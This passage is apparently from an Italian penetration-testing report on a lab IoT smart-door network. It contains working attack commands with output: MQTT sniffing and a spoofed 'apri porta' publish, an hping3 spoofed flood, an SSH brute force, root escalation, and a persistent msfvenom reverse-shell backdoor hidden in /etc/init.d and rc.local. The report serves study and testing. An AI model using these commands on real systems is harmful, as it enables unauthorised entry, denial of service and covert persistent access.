3  auxiliary/scanner/ntp/ntp_peer_list_dos  2014-08-25      normal No     NTP Mode 7 PEER_LIST DoS Scanner
4  auxiliary/scanner/ntp/ntp_peer_list_sum_dos  2014-08-25      normal No     NTP Mode 7 PEER_LIST_SUM DoS Scanner
5  auxiliary/fuzzers/ntp/ntp_protocol_fuzzer .                normal No     NTP Protocol Fuzzer
6  auxiliary/dos/ntp/ntpd_reserved_mode     2009-10-04      normal No     NTP.org ntpd Reserved Mode Denial of Service
7  exploit/linux/http/tr064_ntpserver_cmdinject 2016-11-07      normal Yes    Zyxel/Eir D1000 DSL Modem NewNTPServer Command Injection Over TR-064
8  \ target: MIPS Big Endian .                .          .
9  \ target: MIPS Little Endian .              .          .
```

Figura 3.3: Risultati della ricerca di un exploit per *ntp*



- **DNS Cache Snooping Vulnerability (UDP) - Active Check:** per questa vulnerabilità *OpenVAS* non ha riportato alcuna CVE ma vediamo cosa riporta *Metasploit* se ricerchiamo '*dnsmasq*' (Figura 3.4);

```
msf6 > search dnsmasq
[-] No results from search
msf6 > █
```

Figura 3.4: Risultati della ricerca di un exploit per *dnsmasq*

#### Nessus

Le vulnerabilità rilevate da *Nessus*, e che non sono state trattate in *OpenVAS*, sono:

- **Network Time Protocol Daemon (ntpd) readmru\_list() Remote DpS:** per questa vulnerabilità *Nessus* ha riportato la CVE-2016-7434. Una ricerca in merito su *Metasploit* non ha prodotto alcun risultato (Figura 3.5);

```
msf6 > search CVE-2016-7434
[-] No results from search
msf6 > █
```

Figura 3.5: Risultati della ricerca di un exploit per *ntpd*

#### 3.1.2 Armitage

Dal momento che la ricerca effettuata mediante la console di *Metasploit* non ha portato alcun risultato, è stato utilizzato il tool *Armitage* che funge da front-end per *Metasploit* e mette a disposizione un'utile funzionalità che consente di rilevare gli attacchi disponibili per un determinato asset e provare in flood tutti i possibili exploit e payload al fine di tentare di stabilire una sessione verso l'asset stesso. Purtroppo neanche questa strategia ha portato all'individuazione di un exploit in grado di sfruttare qualche vulnerabilità nell'architettura target.

### 3.2 Tecniche manuali di exploitation

Il fallimento delle tecniche automatiche di *exploitation* ha reso necessario l'utilizzo di tecniche manuali volte all'individuazione di vulnerabilità da sfruttare. Tale fase è stata svolta tenendo in considerazione le informazioni apprese nell'ambito delle fasi precedenti, in particolare, è stato fondamentale focalizzare l'attenzione sui servizi attivi dei dispositivi target e sulle vulnerabilità riscontrate.

### 3.2.1 Exploit del protocollo MQTT

Le fasi precedenti hanno permesso di raccogliere informazioni dettagliate riguardo al dispositivo *Raspberry Pi*, il quale, tra le varie funzionalità, opera come un broker *MQTT*, esponendo il servizio *mosquitto 2.0.11* sulla porta 1883. Utilizzando il tool *OpenVAS*, è stato rilevato che il protocollo *MQTT* in uso non prevede alcun meccanismo di autenticazione per i dispositivi client connessi. Pertanto, l'obiettivo dell'attacco sarà individuare tutti i topic utilizzati, intercettare i messaggi scambiati tra i dispositivi connessi e inviare messaggi ad hoc per ottenere l'accesso alla porta domotica. Le fasi dell'attacco sono descritte come segue:

1. **intercettazione dei topic e dei messaggi:** captare i topic e i messaggi inviati sniffando il traffico di rete;
2. **analisi del percorso logico:** costruire un percorso logico per comprendere la comunicazione tra i dispositivi;
3. **invio di messaggi alla porta domotica:** inviare messaggi mirati alla porta domotica per ottenere l'accesso.

#### Intercettazione dei topic e dei messaggi

Iniziamo la prima fase con l'intercettazione del traffico utilizzando il tool *ettercap*, per metterci in *MITM*, e analizzando il traffico con il tool *Wireshark* usando come filtro:

```
1 mqtt && (ip.addr == 192.168.14.240 && (ip.addr == 192.168.14.24 || ip.  
addr == 192.168.14.26 && ip.addr == 192.168.14.27))
```

in questo modo catturiamo tutto il traffico *MQTT* proveniente dal *Raspberry Pi* (192.168.14.240) e dagli altri dispositivi target connessi.

Successivamente, apriamo una shell e digitiamo il seguente comando:

```
1 mosquitto_sub -t '#' -h 192.168.14.240 -v
```

- `-t '#'` permette al client (in questo caso la macchina *Kali*) di sottoscrivere a tutti i messaggi pubblicati su qualsiasi topic sul broker;
- `-h 192.168.14.240` specifica l'indirizzo IP del broker *MQTT* a cui il client si connette;
- `-v` indica che il client mostrerà anche il nome del topic insieme ai messaggi ricevuti.

Quindi, questo comando sottoscrive il client *MQTT* a tutti i topic sul broker all'indirizzo 192.168.14.240 e visualizza tutti i messaggi ricevuti insieme ai rispettivi nomi dei topic.

#### 1) Traffico intercettato

La Figura 3.6 mostra il primo traffico intercettato:

```
(kali@kali)-[~]  
$ mosquitto_sub -t '#' -h 192.168.14.240 -v  
esp8266/topic tentativo_di_accesso_esp32  
rasberry/topic tentativo_di_accesso
```

(a) Traffico intercettato nella shell

987	53.943344775	192.168.14.26	192.168.14.240	MQTT	97 Publish Message [esp8266/topic]
991	53.946051565	192.168.14.240	192.168.14.27	MQTT	97 Publish Message [esp8266/topic]
1081	53.999950391	192.168.14.27	192.168.14.240	MQTT	92 Publish Message [rasberry/topic]

(b) Analisi del traffico con *Wireshark*

Figura 3.6: Analisi del primo traffico

I primi due topic trovati tramite la shell sono **esp8266/topic** e **rasberry/topic**. Ora con l'aiuto di *Wireshark* e la sua sezione '*Message*', cerchiamo di creare un percorso logico delle connessioni dei dispositivi:

- **Step 1:** il dispositivo target 192.168.14.26 (*Esp32*) invia un messaggio 'tentativo\_di\_accesso\_esp32' al target 192.168.14.240 (*Raspberry Pi*).
- **Step 2:** il *Raspberry Pi*, agendo come broker *MQTT*, riceve questo messaggio e lo inoltra al dispositivo target 192.168.14.27 (*Esp8266*).
- **Step 3:** l'*Esp8266* riceve il messaggio e invia a sua volta un messaggio 'tentativo\_di\_accesso' al *Raspberry Pi*.

Dall'analisi del flusso di messaggi possiamo dedurre che: un individuo ha tentato di accedere alla porta domotica utilizzando l'*Esp32*. Non riuscendo ad autenticarsi, l'*Esp32* ha inviato un messaggio di tentativo di accesso all'*Esp8266*. L'*Esp8266*, che funge da Edge Node per filtrare il traffico, ha inoltrato il messaggio al Raspberry Pi probabilmente per inviarlo ad un Cloud.

#### 2) Traffico intercettato

La Figura 3.7 mostra il secondo traffico intercettato:

```
esp8266/topic persona_rilevata_arduino
rasberry/topic persona_rilevata
```

(a) Traffico intercettato nella shell

655	49.238264327	192.168.14.24	192.168.14.240	MQTT	95 Publish Message	[esp8266/topic]
673	49.242240885	192.168.14.240	192.168.14.27	MQTT	95 Publish Message	[esp8266/topic]
715	49.313934533	192.168.14.27	192.168.14.240	MQTT	88 Publish Message	[rasberry/topic]

(b) Analisi del traffico con *Wireshark*

Figura 3.7: Analisi del secondo traffico

I topic sono rimasti invariati ciò che cambiano sono i messaggi:

- **Step 1:** il dispositivo target 192.168.14.24 (*Arduino*) invia un messaggio ‘persona\_rilevata\_arduino’ al target 192.168.14.240 (*Raspberry Pi*).
- **Step 2:** il *Raspberry Pi*, agendo come broker *MQTT*, riceve questo messaggio e lo inoltra al dispositivo target 192.168.14.27 (*Esp8266*).
- **Step 3:** l’*Esp8266* riceve il messaggio e invia a sua volta un messaggio ‘persona\_rilevata’ al *Raspberry Pi*.

Dall’analisi di quest’altro flusso di messaggi possiamo dedurre che l’architettura IoT che stiamo testando possiede dei sensori di prossimità gestiti dal dispositivo *Arduino*. Infatti, se un individuo viene rilevato, il dispositivo target *Arduino* invia una notifica all’*Esp8266*, il quale la inoltra al *Raspberry Pi*.

#### 3) Traffico intercettato

La Figura 3.8 mostra il terzo traffico intercettato:

```
esp8266/topic persona_rilevata_end_arduino
rasberry/topic persona_rilevata_end
```

(a) Traffico intercettato nella shell

537	44.299626209	192.168.14.24	192.168.14.240	MQTT	99 Publish Message	[esp8266/topic]
541	44.301716341	192.168.14.240	192.168.14.27	MQTT	99 Publish Message	[esp8266/topic]
563	44.400580537	192.168.14.27	192.168.14.240	MQTT	92 Publish Message	[rasberry/topic]

(b) Analisi del traffico con *Wireshark*

Figura 3.8: Analisi del terzo traffico

I topic sono rimasti invariati ciò che cambiano sono i messaggi:

- **Step 1:** il dispositivo target 192.168.14.24 (*Arduino*) invia un messaggio ‘persona\_rilevata\_end\_arduino’ al target 192.168.14.240 (*Raspberry Pi*).

- **Step 2:** il *Raspberry Pi*, agendo come broker *MQTT*, riceve questo messaggio e lo inoltra al dispositivo target 192.168.14.27 (*Esp8266*).
- **Step 3:** l'*Esp8266* riceve il messaggio e invia a sua volta un messaggio 'persona\_rilevata\_end' al *Raspberry Pi*.

Dall'analisi del seguente flusso di messaggi, si deduce che il dispositivo *Arduino* invia due tipologie di messaggi: un messaggio di notifica di presenza per informare se è presente una persona davanti alla porta domotica e un messaggio di notifica di assenza per informare se la persona precedentemente rilevata è andata via.

#### 4) Traffico intercettato

La Figura 3.9 mostra il quarto traffico intercettato:

```
esp8266/topic autenticazione_fallita_esp32
rasberry/topic autenticazione_fallita
arduino/topic allarme
```

(a) Traffico intercettato nella shell

680	10.963285942	192.168.14.26	192.168.14.240	MQTT	99 Publish Message	[esp8266/topic]
684	10.966276653	192.168.14.240	192.168.14.27	MQTT	99 Publish Message	[esp8266/topic]
726	11.006152152	192.168.14.27	192.168.14.240	MQTT	94 Publish Message	[rasberry/topic]
753	11.014068523	192.168.14.27	192.168.14.240	MQTT	78 Publish Message	[arduino/topic]
776	11.019942989	192.168.14.240	192.168.14.24	MQTT	78 Publish Message	[arduino/topic]

(b) Analisi del traffico con *Wireshark*

Figura 3.9: Analisi del quarto traffico

In questo caso notiamo un nuovo topic chiamato **arduino/topic** e dei nuovi messaggi:

- **Step 1:** il dispositivo target 192.168.14.26 (*Esp32*) invia un messaggio 'autenticazione\_fallita\_esp32' al target 192.168.14.240 (*Raspberry Pi*).
- **Step 2:** il *Raspberry Pi*, agendo come broker *MQTT*, riceve questo messaggio e lo ridireziona al dispositivo target 192.168.14.27 (*Esp8266*).
- **Step 3:** l'*Esp8266* riceve il messaggio e invia a sua volta due nuovi messaggi, 'autenticazione\_fallita' al *Raspberry Pi* e 'allarme' al dispositivo *Arduino*, il quale passa prima per il broker.

Dall'analisi del seguente flusso di messaggi, si deduce che, dopo aver esaurito i tentativi di accesso alla porta domotica, il dispositivo *ESP32* invia un messaggio di autenticazione fallita all'*ESP8266*. Quest'ultimo invia quindi una notifica al *Raspberry Pi* e un messaggio al dispositivo *Arduino*, il quale gestisce un sensore di allarme, per far scattare l'allarme.

#### 5) Traffico intercettato

La Figura 3.10 mostra il quinto traffico intercettato:

```
esp8266/topic autentificato_esp32
esp8266/topic persona_rilevata_end_arduino
rasberry/topic autentificato
```

(a) Traffico intercettato nella shell

1897	54.179831433	192.168.14.26	192.168.14.240	MQTT	88 Publish Message	[esp8266/topic]
1902	54.183595739	192.168.14.240	192.168.14.27	MQTT	88 Publish Message	[esp8266/topic]
1921	54.200780075	192.168.14.24	192.168.14.240	MQTT	99 Publish Message	[esp8266/topic]
1929	54.206946891	192.168.14.240	192.168.14.27	MQTT	99 Publish Message	[esp8266/topic]
1947	54.237839295	192.168.14.27	192.168.14.240	MQTT	83 Publish Message	[rasberry/topic]

(b) Analisi del traffico con *Wireshark*

Figura 3.10: Analisi del quinto traffico

In questo caso notiamo i soliti topic analizzati e dei nuovi messaggi:

- **Step 1:** il dispositivo target 192.168.14.26 (*Esp32*) invia un messaggio ‘autentificato\_esp32’ al target 192.168.14.240 (*Raspberry Pi*).
- **Step 2:** il *Raspberry Pi*, agendo come broker *MQTT*, riceve questo messaggio e lo ridireziona al dispositivo target 192.168.14.27 (*Esp8266*).
- **Step 3:** l’*Esp8266* riceve il messaggio e invia a sua volta il messaggio ‘autentificato’ al *Raspberry Pi*.

Dall’analisi è stato ignorato il messaggio analizzato precedentemente (‘persona\_rilevata\_end\_arduino’). Inoltre, dal seguente flusso di messaggi, si deduce che, una volta che la porta viene aperta, l’*Esp32* invia una notifica di successo all’*Esp8266* che la inoltra al *Raspberry Pi*.

#### 6) Traffico intercettato

La Figura 3.11 mostra il sesto traffico intercettato:

```
esp8266/topic porta_aperta
esp32/topic apri porta
```

(a) Traffico intercettato nella shell

422	60.515443090	192.168.14.240	192.168.14.27	MQTT	83 Publish Message	[esp8266/topic]
456	60.626130041	192.168.14.27	192.168.14.240	MQTT	79 Publish Message	[esp32/topic]
480	60.731545863	192.168.14.240	192.168.14.26	MQTT	79 Publish Message	[esp32/topic]

(b) Analisi del traffico con *Wireshark*

Figura 3.11: Analisi del sesto traffico

In questo caso notiamo un nuovo topic chiamato **esp32/topic** e dei nuovi messaggi:

- **Step 1:** il dispositivo target 192.168.14.240 (*Raspberry Pi*) invia un messaggio 'porta\_aperta' al target 192.168.14.27 (*Esp8266*);
- **Step 2:** l'*Esp8266* riceve questo messaggio e inoltra il messaggio 'apri porta' all'*Esp32* passando prima legittimamente per il broker *MQTT*

Dall'analisi si evince che la porta è stata aperta dall'esterno mediante un'applicazione, probabilmente inviando questo messaggio fino all'*Esp32* aprendo così la porta.

#### Costruzione del percorso logico e metodologia di attacco

Dalle analisi effettuate avremo la costruzione dell'intera architettura IoT target e, in particolare, come i dispositivi comunicano tra loro.




Figura 3.12: Architettura IoT target

Infatti, dalla Figura 3.12 diremo che:

- **Esp32** pubblica sul topic **esp8266/topic** e si sottoscrive al topic **esp32/topic**;
- **Arduino** pubblica sul topic **esp8266/topic** e si sottoscrive al topic **arduino/topic**;
- **Esp8266** pubblica sui topic **rasberry/topic**, **esp32/topic**, **arduino/topic** e si sottoscrive al topic **esp8266/topic**
- **Raspberry Pi** analizza i dati provenienti dall'esterno dell'architettura e li direziona all'*Esp8266*.

Quindi, in conclusione l'attacco che potrebbe essere lanciato per aprire la porta domotica è semplicemente pubblicare sul topic **esp32/topic** il messaggio 'apri porta' mediante il comando:

```
1 mosquitto_pub -t 'esp32/topic' -h 192.168.14.240 -m 'apri porta'
```

#### 3.2.2 Exploit del protocollo NTP

Durante la fase di *Vulnerability Mapping* è stato trovato il servizio *ntp* attivo e vulnerabile ad attacchi di tipo Amplification (DDoS). Infatti, sfruttando il comando *monlist* abilitato su alcuni server *NTP*, un aggressore riesce a moltiplicare il traffico della richiesta iniziale, ottenendo una risposta ampia. La richiesta *monlist* da un server con 600 indirizzi in memoria sarà 206 volte più grande della richiesta iniziale. Ciò significa che un aggressore con 1 GB di traffico Internet può fornire un attacco di oltre 200 gigabyte, un aumento massiccio del traffico di attacco risultante.

Poiché non abbiamo a disposizione una botnet che controlla dei server *NTP* che inviano richieste, effettuiamo un attacco DoS utilizzando il tool *hping3* per generare pacchetti *UDP* diretti alla porta 123 del target specificato. Ogni pacchetto inviato ha un indirizzo IP sorgente casuale a causa dell'opzione *--rand-source*. Questo fa sembrare che il traffico provenga da molti indirizzi IP diversi. Il target (*Raspberry Pi*) riceve una grande quantità di pacchetti *UDP* sulla porta 123 sovraccaricando le sue risorse e rendendolo inutilizzabile. Il comando utilizzato è il seguente:

```
1 hping3 -2 -p 123 --flood --rand-source 192.168.14.240
```




Figura 3.13: Risorse *Raspberry Pi*

Nella Figura 3.13 possiamo notare un elevato utilizzo della CPU (80.4%) il che indica che il server *NTP* sul *Raspberry Pi* è effettivamente sotto stress a causa dell'attacco DoS.



#### 3.2.3 Accesso al sistema tramite **ssh**

Un altro servizio esposto dal dispositivo target *Raspberry Pi*, è il servizio *SSH* sulla porta 22. Per ottenere l'accesso, è stata implementata una strategia di brute force utilizzando lo strumento *xHydra* (interfaccia grafica di *hydra*) e la wordlist di default *rockyou.txt*, presente in *Kali Linux*. Dopo aver configurato l'ambiente, inserendo l'indirizzo IP del target, il servizio *SSH* e le wordlist, è stato avviato il tool senza ottenere risultati positivi. Successivamente, è stata cambiata la wordlist utilizzandone una italiana reperita dal seguente repository su GitHub. Dopo vari tentativi, siamo riusciti a trovare le credenziali corrette utilizzando la wordlist del GitHub, in particolare quella dei nomi propri, ottenendo il seguente risultato:

```
[RE-ATTEMPT] target 192.168.14.240 - login "albiate" - pass "albiate" - 2340 of 2475023 [child 0] (0/5)
[ATTEMPT] target 192.168.14.240 - login "albicocca" - pass "albicocca" - 2341 of 2475023 [child 15] (0/5)
[RE-ATTEMPT] target 192.168.14.240 - login "albicocco" - pass "albicocco" - 2341 of 2475023 [child 5] (0/5)
[ATTEMPT] target 192.168.14.240 - login "albidona" - pass "albidona" - 2342 of 2475023 [child 13] (0/5)
[RE-ATTEMPT] target 192.168.14.240 - login "albigeismo" - pass "albigeismo" - 2342 of 2475023 [child 5] (0/5)
[22][ssh] host: 192.168.14.240 login: alberto password: alberto
<finished>
```

Figura 3.14: Output del tool *xHydra*

La Figura 3.14 mostra le credenziali trovate per l'host target 192.168.14.240:

- **username:** alberto
- **password:** alberto

Nella Figura 3.15 viene poi effettuato l'accesso al target per verificare le credenziali trovate siano corrette:

```
(kali㉿kali)-[~/Documents]
$ ssh alberto@192.168.14.240
alberto@192.168.14.240's password:
Linux raspberrypi 6.1.21-v8+ #1642 SMP PREEMPT Mon Apr  3 17:24:16 BST 2023 aarch64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Jun 21 14:00:05 2024 from 192.168.1.31
alberto@raspberrypi:~ $ pwd
/home/alberto
alberto@raspberrypi:~ $
```

Figura 3.15: Output del tool *xHydra*

Adesso che è stata ottenuta una shell sull'asset, la fase di *Exploitation* può dirsi conclusa con successo.

# Capitolo 4

## Post-Exploitation

La fase di *Exploitation* ha portato all'acquisizione della macchina target mediante l'accesso al servizio *SSH*. Nell'ambito della presente fase verranno illustrate le attività di *Post-Exploitation* svolte, trattando, in particolare, la fase di *Privilege Escalation* e quella di *Maintaining Access*.

### 4.1 Privilege Escalation

Ora che è stato ottenuto l'accesso al sistema, il prossimo passo è quello di ottenere quanti più privilegi possibile.

#### 4.1.1 Fallimento delle strategie automatizzate

Dal momento che la suite *Metasploit* non ha dato i risultati sperati tramite l'utilizzo dei moduli post, e non avendo trovato vulnerabilità del sistema da poter sfruttare per fare *privilege escalation*, si è deciso di continuare con l'analisi manuale.

#### 4.1.2 Privilege Escalation verticale

L'obiettivo è di ottenere i privilegi dell'utente *root* andando ad eseguire alcune classiche operazioni al fine di individuare un servizio sfruttabile per la *privilege escalation*.

##### Ricerca di un eseguibile con il bit *SETUID* acceso

Nel contesto della gestione dei privilegi di *Linux*, mediante l'utilizzo del bit *SETUID*, è possibile modificare l'EUID di un processo impostandolo allo user ID dell'owner del relativo eseguibile [7]. Al fine di individuare un eseguibile di proprietà di *root* avente il bit *SETUID* acceso, è stato eseguito il comando:

```
1 find / -perm /u+s 2>/dev/null
```

```
alberto@raspberrypi:~ $ find / -perm /u+s 2>/dev/null
/usr/sbin/pppd
/usr/sbin/mount.cifs
/usr/sbin/mount.nfs
/usr/lib/aarch64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/bin/fusermount
/usr/bin/chsh
/usr/bin/pkexec
/usr/bin/passwd
/usr/bin/umount
/usr/bin/sudo
/usr/bin/gpasswd
/usr/bin/mount
/usr/bin/ntfs-3g
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/su
/usr/bin/ping
/usr/libexec/polkit-agent-helper-1
alberto@raspberrypi:~ $
```

Figura 4.1: Ricerca di un eseguibile con il bit *SETUID* acceso

L'output del comando, illustrato nella Figura 4.1, mostra che tutti gli eseguibili rilevati sono relativi a programmi e librerie di sistema e non si prestano ad essere sfruttati per un'operazione di *privilege escalation*.

### Analisi delle *capabilities* degli eseguibili

Le classiche implementazioni di *UNIX* consentono, mediante le *capabilities* [8], di abilitare e disabilitare dei privilegi associati ad un eseguibile, allo scopo di effettuare una gestione a grana fine dei permessi ad esso associati. Per esaminare le *capabilities* associate agli eseguibili presenti sul sistema è stato eseguito il seguente comando:

```
1 /usr/sbin/getcap -r / 2>/dev/null
```

```
alberto@raspberrypi:~ $ /usr/sbin/getcap -r / 2>/dev/null
alberto@raspberrypi:~ $
```

Figura 4.2: Output del tool *getcap*

Il comando *getcap* non ha rilevato un eseguibile di sistema a cui è associata qualche *capability* (Figura 4.2) per ottenere i privilegi di *root*.

### Analisi dei servizi erogati dal sistema

In fase di *Target Enumeration* sono stati individuati quattro servizi erogati dalla macchina target: SSH, DNS, NTP, MQTT. Disponendo, nell'ambito di tale fase di un accesso diretto alla macchina, risulta possibile individuare, in maniera esaustiva, tutti i servizi. Il primo passo è stato quello di esaminare le connessioni instaurate dal dispositivo target. Dal momento che il tool *netstat* non risulta essere installato sul dispositivo target, ci si è

avvalsi del tool `ss`, mediante il seguente comando:

```
1 ss -utln
```

Tale tool consente di analizzare lo stato delle socket aperte, in particolare:

- l'opzione `'-u'` serve a listare quelle di tipo *UDP*;
- l'opzione `'-t'` serve a listare quelle di tipo *TCP*;
- l'opzione `'-l'` serve a listare quelle in ascolto;
- l'opzione `'-n'` serve ad evitare la risoluzione dei servizi, mostrando i numeri delle porte.

L'output del comando, mostrato nella Figura 4.3, mostra i servizi che avevamo già analizzato nella fase di *Target Enumeration*, non rivelando informazioni rilevanti.




```
tcp    LISTEN  0      100      0.0.0.0:1883  0.0.0.0:*
tcp    LISTEN  0      128      0.0.0.0:22   0.0.0.0:*
tcp    LISTEN  0      32       0.0.0.0:53   0.0.0.0:*
tcp    LISTEN  0      100      [::]:1883    [::]:*
tcp    LISTEN  0      128      [::]:22     [::]:*
tcp    LISTEN  0      32       [::]:53     [::]:*
alberto@raspberrypi:~$
```

Figura 4.3: Output del comando `ss`

### Accesso a *root* tramite *ssh*

Proviamo come ultimo tentativo il comando `sudo su` per verificare se abbiamo accesso ai privilegi *root*:



```
alberto@raspberrypi:~$ sudo su
root@raspberrypi:/home/alberto#
```

Figura 4.4: Accesso all'account dell'utente *root*

Nella Figura 4.4, il comando permette a chiunque di autenticarsi come utente *root*, l'unico meccanismo di autenticazione è dato dal servizio *ssh* in fase di accesso.

## 4.2 Maintaining Access

Ottenuti i massimi privilegi, è possibile installare una *backdoor* all'interno del dispositivo target in modo da mantenere l'accesso anche in seguito ad un'eventuale patch delle vulnerabilità identificate. Nell'ambito del presente processo di *Penetration Testing* verrà installata sul dispositivo target una *backdoor* persistente che consiste in una *reverse shell* che si collega alla macchina *Kali* accettando comandi da essa.

### 4.2.1 Creazione della *backdoor*

Un'informazione molto importante che ci serve per creare una *backdoor* è l'architettura del processore del dispositivo target, in quanto ci sono *payload* differenti in base all'architettura della macchina target. Per mostrare l'architettura della macchina basta semplicemente eseguire il comando `arch`, come mostrato di seguito:

```
alberto@raspberrypi:~ $ arch
aarch64
alberto@raspberrypi:~ $ █
```

Figura 4.5: Architettura del sistema

Come si può notare dalla Figura 4.5, il sistema è eseguito su un processore ARM a 64 bit. Ora che è stata ottenuta quest'informazione, si può procedere con la generazione della *backdoor*. Per la creazione è stato usato `msfvenom`, un modulo della suite *Metasploit* che si occupa proprio della generazione di *backdoor*. Si è deciso di generare una *backdoor* di tipo *Reverse Shell* e per crearla basta lanciare `msfvenom` specificando architettura, sistema operativo e i parametri di connessione, come mostrato di seguito:

```
1 msfvenom -a aarch64 -platform linux -p linux/aarch64/shell_reverse_tcp
  LHOST=192.168.14.30 LPORT=4444 -f elf -o shell.elf

msf6 > msfvenom -a aarch64 --platform linux -p linux/aarch64/shell_reverse_tcp LHOST=192.168.14.30 LPORT=4444 -f elf -o shell.elf
[*] exec: msfvenom -a aarch64 --platform linux -p linux/aarch64/shell_reverse_tcp LHOST=192.168.14.30 LPORT=4444 -f elf -o shell.elf

Overriding user environment variable 'OPENSSL_CONF' to enable legacy functions.
No encoder specified, outputting raw payload
Payload size: 152 bytes
Final size of elf file: 272 bytes
Saved as: shell.elf
```

Figura 4.6: Avvio del tool `msfvenom`

In seguito all'esecuzione del modulo (Figura 4.6), viene generato un file chiamato **shell.elf** (nella cartella `/home/kali`), ovvero il *payload* da avviare sul dispositivo target.

### 4.2.2 Trasferimento della *backdoor* sul dispositivo target

Ora che è stato generato il *payload*, bisogna trasferirlo sul dispositivo target mediante il comando `scp` e spostarlo nella cartella `/etc/init.d`:

```
1 # Macchina Kali
2 scp /home/kali/shell.elf alberto@192.168.14.240:/home/alberto/
3
4 # Dispositivo target
5 mv shell.elf /etc/init.d
```


La directory `/etc/init.d` contiene tutti i file da eseguire all'avvio del sistema e l'intento è quello di garantire l'esecuzione del *payload* al boot e renderlo meno visibile. Suc-

cessivamente, è stato necessario abilitare i permessi di esecuzione su questo file altrimenti non sarebbe possibile eseguirlo:

```
1 # Dispositivo target
2 chmod +x /etc/init.d/shell.elf
```

### 4.2.3 Abilitazione della backdoor

Per poter eseguire la *backdoor* basta semplicemente avviare l'eseguibile, tuttavia, non è quello che ci aspettiamo da un utente ad ogni avvio. Per cui bisogna scrivere un *exploit* che si occuperà di avviare in automatico il *payload* e fare in modo che questo venga eseguito all'avvio del sistema. L'exploit sarà un semplicissimo script chiamato **in.sh** che semplicemente avvierà il *payload*, come mostrato di seguito (Figura 4.7):



```
#!/bin/sh
while true
do
/etc/init.d/shell.elf
done|
```

Figura 4.7: Script in.sh

Ovviamente, anch'esso sarà posizionato nella cartella `/etc/init.d` e dati i permessi di esecuzione:

```
1 # Macchina Kali
2 scp /home/kali/in.sh alberto@192.168.14.240:/home/alberto/
3
4 # Dispositivo target
5 mv in.sh /etc/init.d
6 chmod +x /etc/init.d/in.sh
```

Inoltre, essendo che il sistema è pre-systemd, per fare in modo che un file venga eseguito all'avvio bisogna manipolare il file `rc.local` del dispositivo target e, per farlo, basta lanciare i seguenti comandi dal dispositivo target:

```
1 # Rimuove l'ultima riga di /etc/rc.local
2 sed -i '$d' /etc/rc.local
3
4 # Aggiunge un comando per eseguire lo script all'avvio
5 echo "sh /etc/init.d/in.sh" >> /etc/rc.local
6
7 # Aggiunge "exit 0" alla fine del file /etc/rc.local
8 echo "exit 0" >> /etc/rc.local
```

Così facendo il file `in.sh` sarà eseguito in automatico ad ogni avvio e comincerà a contattare la macchina *Kali* sulla porta 4444 fin quando questa non si metterà in ascolto.

### 4.2.4 Avvio della backdoor

Per accedere al sistema target mediante l'uso della *backdoor*, viene utilizzato un generico modulo *handler* fornito da *Metasploit* per instaurare una connessione di tipo reverse con il dispositivo target:

```
1 use exploit/multi/handler
2 set LHOST 192.168.14.30
3 set LPORT 4444
4 set payload linux/aarch64/shell_reverse_tcp
5 run
```

```
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.14.30:4444
[*] Command shell session 1 opened (192.168.14.30:4444 → 192.168.14.240:35228) at 2024-06-23 15:15:25 +0200

id
uid=0(root) gid=0(root) groups=0(root)
whoami
root
█
```

Figura 4.8: Utilizzo della *backdoor*

